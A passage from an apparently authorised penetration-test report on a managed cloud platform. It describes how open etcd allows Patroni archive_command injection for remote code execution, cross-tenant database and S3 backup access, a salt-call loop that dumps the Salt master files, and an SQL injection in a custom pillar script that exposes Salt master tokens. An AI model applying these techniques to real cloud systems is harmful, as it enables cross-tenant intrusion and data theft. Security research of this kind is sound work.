
Diagnostic information of the Valkey instance
(Note. A Redis RCE vulnerability was disclosed during the research. Combined with the access obtained, it made it possible to fully compromise other tenants’ services).
2.4. Compromise of managed PostgreSQL (Patroni) clusters

The PostgreSQL DBMS is one of the most popular managed resources alongside mk8s. The next step was therefore to analyze PostgreSQL hosts in the overlay network. Scanning nodes with the PostgreSQL port (5432) open revealed related services on ports 2379 (an etcd distributed store) and 8008 (Patroni REST API). While the Patroni REST API required authentication, access to etcd was completely unrestricted. Analysis of the contents of etcd revealed a critical key, /v2/keys/service/pg-cluster/config, which contained the Patroni configuration.
Write access to this configuration file allows an attacker to set archive_command to a command of their choice and achieve RCE on the target host when the archiving process starts. To avoid waiting for the WAL to fill up through normal activity, a way was found to force archiving even with minimal access privileges:
Update the Patroni configuration with the modified archive_command:
After this parameter is applied, Patroni detects a role conflict for the current primary. The logs show a sequence similar to the following:
cannot be a real primary in standby cluster
Demoting self (demote-cluster)
received fast shutdown request
checkpoint starting: shutdown immediate
Postgres then restarts, and the archiving process runs and executes the injected command:

PostgreSQL process context and node network interfaces

This makes it possible to log in to other tenants’ Postgres DBMS instances and gain full control over the data. As an additional risk factor, files containing credentials for access to S3 storage were found on these hosts.
Database and S3 access parameters in a backup file

This storage holds backups not only of the current instance but also of all other databases in the cloud.
List of backup storage locations in S3
3. Attack on SaltStack management infrastructure
After gaining root access to the control plane node, the focus shifted to the SaltStack configuration management service.
3.1. Analysis of salt fs
The first step was to dump the entire Salt master file system for subsequent static analysis:

Fragment of the Salt Master file list
It contained numerous files.
salt-call --out=newline_values_only cp.list_master saltenv=redacted | sed '/^$/d' | while read -r f; do
      mkdir -p "/tmp/dump/$(dirname "$f")"
      salt-call --out=newline_values_only cp.get_file "salt://$f" "/tmp/dump/$f" saltenv=redacted >/dev/null
    done

Because the Salt version in use was up to date, no known CVEs were applicable. However, we found a custom script (_pillar/somebase.py) with a critical vulnerability among the files on the Salt master. The vendor had written it to service minions running the somebase service. The vulnerability is an insecure SQL query construction through the query.format() method:
A Salt minion can trigger a pillar refresh and pass arbitrary metadata (grains) to the Salt master. This allows an attacker to inject SQL code through the some_id parameter inside grains. When the extension on the Salt master side processes the request, the generated SQL query is executed in the prod-cloud database. As a result, the vulnerability makes an error-based SQL injection possible.
Database error during pillar processing
3.2. Exploiting the SQLi

This vulnerability provided access to various database schemas. The most interesting one was the cloudsmth schema, which contained about 50 tables with metadata of all managed resources and VDS.
Fragment of the table list in the cloudsmth schema

Even more notable was the salt-masters table, which held authentication tokens for all Salt masters.
Records with Salt Master authentication tokens
With these tokens, we could access the Salt master REST API and run arbitrary commands on all minions in the cloud:
By agreement with the vendor, the attack was not developed further. Even so, access to the salt-masters table and the prod-cloud database would have made it possible to take over all resources, including VDS, S3, and other services, in a single step.
4. Other ways to attack the cloud
It’s worth mentioning other ways to get into the overlay network, since some of them also produced interesting cases.
4.1. Exploiting a vulnerability in Managed Valkey
During analysis of the Valkey instances deployed in the cloud infrastructure, we found that the software version in use was vulnerable to CVE-2026-25243. At the time of the analysis, no public proofs of concept (PoCs) or exploits existed. To study how the vulnerability manifests, we analyzed the diagnostic data returned by the INFO command:
The redis_build_id identifier made it possible to determine the exact binary in use. It matched the official build for Ubuntu Noble x86_64.
